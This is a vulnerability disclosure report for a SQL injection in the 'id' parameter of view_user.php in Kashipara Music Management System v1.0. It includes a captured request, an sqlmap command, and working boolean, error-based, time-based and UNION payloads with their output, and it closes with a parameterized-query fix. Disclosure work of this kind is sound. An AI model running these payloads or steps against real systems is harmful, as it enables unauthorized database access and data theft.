SQL injection vulnerability in "/music/view_user.php" in Kashipara Music Management System v1.0 allows attacker to execute arbitrary SQL commands via the "id" parameter of View User Profile Page.

Affected Project: Kashipara (https://www.kashipara.com/)

Product Official Website URL: Music Management System v1.0 (https://www.kashipara.com/project/php/12978/music-management-system-in-php-php-project-source-code)


Version: 1.0

Affected Components:

- **Affected Code File:** /music/view_user.php
- **Affected Parameter:** “id” parameter

Steps:

1. Login in to the Music Management System v1.0 (URL: http://localhost/music/login.php).
2. Access the View User Profile Page (http://localhost/music/view_user.php?id=4).



Testa Testb

test@gmail.com

TT


Address
Testa

Gender
Male

Contact
Test


Gender
Male

3. Capture the request in Burp Suite Proxy Editor.




```
GET /music/view_user.php ?id=4 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=o2ra45r19up78187g1p23724je
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

4. In this request, the “**id**” request parameter is vulnerable to SQL injection. This is demonstrated in next steps.
5. We will run SQLMAP against the Login request. Command: ***sqlmap.py -r req.txt --batch --flush-session -p id --current-db --current-user --hostname***




```
GET /music/view_user.php?id=4 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x6
Accept: text/html,application/xhtml+xml,applicatior
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```



```
D:\Tools\SQLMAP\sqlmapproject-sqlmap-79aa315>sqlmap.py -r req.txt --batch --flush-session -p id --current-db --curr
ent-user --hostname
```

6. SQLMAP identifies parameter “**id**” as vulnerable. Also, SQLMAP successfully lists out the database, current user and hostname.



```
[20:36:05] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 70 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=4 AND 5000=5000

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=4 AND (SELECT 3398 FROM(SELECT COUNT(*),CONCAT(0x7178767871,(SELECT (ELT(3398=3398,1)
1,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=4 AND (SELECT 6002 FROM (SELECT(SLEEP(5)))YSSj)

    Type: UNION query
    Title: Generic UNION query (NULL) - 12 columns
    Payload: id=-9342 UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7178767871,0x41464f72486561676e55
66676b6457696b4755794c4967777477148524e4d6870,0x71787a7871),NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[20:36:05] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.12, Apache 2.4.58
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[20:36:06] [INFO] fetching current user
current user: 'root@localhost'
[20:36:06] [INFO] fetching current database
current database: 'music_db'
[20:36:06] [INFO] fetching server hostname
hostname: 'DESKTOP-PKVTEFL'
[20:36:06] [INFO] fetched data logged to text files under 'C:\Users\admin\AppData\Local\sqlmap\output
```

Solution/Good Reads:

User parameterized SQL queries instead of the dynamic SQL queries.

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html